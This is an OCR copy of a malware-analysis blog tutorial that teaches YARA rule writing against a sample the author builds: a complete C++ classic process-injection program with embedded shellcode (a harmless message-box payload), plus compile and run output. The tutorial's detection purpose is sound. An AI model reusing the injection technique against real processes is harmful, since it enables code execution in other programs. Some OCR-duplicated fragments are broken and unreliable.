
Malware analysis 3: threat hunting via YARA. Process injection example.

cocomelonc.github.io/tutorial/2022/02/15/malware-analysis-3.html

February 15, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2022-02-15-malware-analysis-3]
└──╼ $hexdump -C hack.exe | grep -ie "meow-meow"
00007420  00 59 41 89 da ff d5 4d  65 6f 77 2d 6d 65 6f 77  |.YA....Meow-meow|
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2022-02-15-malware-analysis-3]
└──╼ $yara meow.yar ./hack.exe
meow ./hack.exe
```

```
rule meow {
  meta:
    author = "cocomelonc"
    category = "test"
    description = "test rule for meow-me

  strings:
    $a = "meow"
    $b = {4D 65 6F 77 2D 6D 65 6F 77}

  condition:
    ($a or $b)
}
```

```
PS Z:\malware\2022-02-15-malware-analysis-3> .\hack.exe 4916
PID: 4916
PS Z:\malware\2022-02-15-malware-analysis-3>
```

This is an introduction to my own YARA-based threat hunting research.

yara

When performing malware analysis, the analyst needs to collect every piece of information that can be used to identify malicious software. One of the techniques is Yara rules. In this post, I am going to explore Yara rules and how to use them in order to detect malware.

Yara is an open-source tool that assists malware researchers to identify and classify malware samples by looking for certain characteristics.

detect malware with Yara rules


Let’s discover how to use Yara rules to discover malware. For simplicity, first example is malware with classic process injection logic:

```
/*
hack.cpp
classic payload injection example
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/02/15/malware-analysis-3.html
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

// meow-meow messagebox payload (without encryption)
unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

unsigned int my_payload_len = sizeof(my_payload);

int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  PVOID rb; // remote buffer

  // parse process ID
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

  // allocate memory buffer for remote process
  rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);
```

```
  // "copy" data between processes
  WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);

  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
  CloseHandle(ph);
  return 0;
}
```


For checking correctness let’s go to compile and run this code:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/
-s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-
exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



```
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2022-02-15-malware-analysis-3]
└──╼ $x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunct
ion-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-cons
tants -static-libstdc++ -static-libgcc -fpermissive
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2022-02-15-malware-analysis-3]
└──╼ $ls -lt
total 48
-rwxr-xr-x 1 zhas zhas 40448 Feb 15 22:45 hack.exe
-rw-r--r-- 1 zhas zhas   220 Feb 15 22:16 meow.yar
-rw-r--r-- 1 zhas zhas  2378 Feb 15 11:18 hack.cpp
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2022-02-15-malware-analysis-3]
└──╼ $
```


```
.\hack.exe 4916
```


win10-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
=^..^=
Meow-meow!
OK
12:43 PM
2/15/2022
Right Ctrl

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\User> cd Z:\malware\2022-02-15-malware-analysis-3\
PS Z:\malware\2022-02-15-malware-analysis-3>
PS Z:\malware\2022-02-15-malware-analysis-3> .\hack.exe 4916
PID: 4916
PS Z:\malware\2022-02-15-malware-analysis-3>
```


As you can see, our simple malware example work perfectly.

In Yara, each rule starts with a keyword `rule` followed by a *rule identifier*:




```
rule meow {
  meta:
    author = "cocomelonc"
    category = "test"
    description = "test rule for meow-meow messagebox"

  strings:
    $a = "meow"
    $b = {4D 65 6F 77 2D 6D 65 6F 77}

  condition:
    ($a or $b)
}
```

Rules are generally composed of two sections: *string* definition **(1)** and *condition* **(2)**:




```
rule meow {
  meta:
    author = "cocomelonc"
    category = "test"
    description = "test rule for meow-meow messagebox"

  strings:  1
    $a = "meow"
    $b = {4D 65 6F 77 2D 6D 65 6F 77}

  condition:  2
    ($a or $b)
}
```


Strings can be defined in text or hexadecimal form, as shown in the following example:



```
  strings:
    $a = "meow"
    $b = {4D 65 6F 77 2D 6D 65 6F 77}

```

The condition section is where the logic of the rule resides. This section must contain a boolean expression telling under which circumstances a file or process satisfies the rule or not:


```
  strings:
    $a = "meow"
    $b = {4D 65 6F 77 2D 6D 65 6F 77}

  condition:
    ($a or $b)
}
```

In our test rule, which is called meow, we are looking for all files that contain the word meow. To do this, we set the meow as string and as hexadecimal format in the rules:



```
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2022-02-15-malware-analysis-3]
└──╼ $
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2022-02-15-malware-analysis-3]
└──╼ $hexdump -C hack.exe | grep -ie "meow-meow"
00007420  00 59 41 89 da ff d5 4d  65 6f 77 2d 6d 65 6f 77  |.YA....Meow-meow|
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2022-02-15-malware-analysis-3]
└──╼ $
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2022-02-15-malware-analysis-3]
└──╼ $
```



```
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\
  "\x2e\x2e\x5e\x3d\x00";

unsigned int my_payload_len = sizeof(my_payload)

int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  PVOID rb; // remote buffer

  // parse process ID
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DW

  // allocate memory buffer for remote process
RMAL  hack.cpp
```

win10-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to

```
PS Z:\malware\2022-02-15-malware-analysis-3> .\hack.exe 4916
PID: 4916
PS Z:\malware\2022-02-15-malware-analysis-3>
```

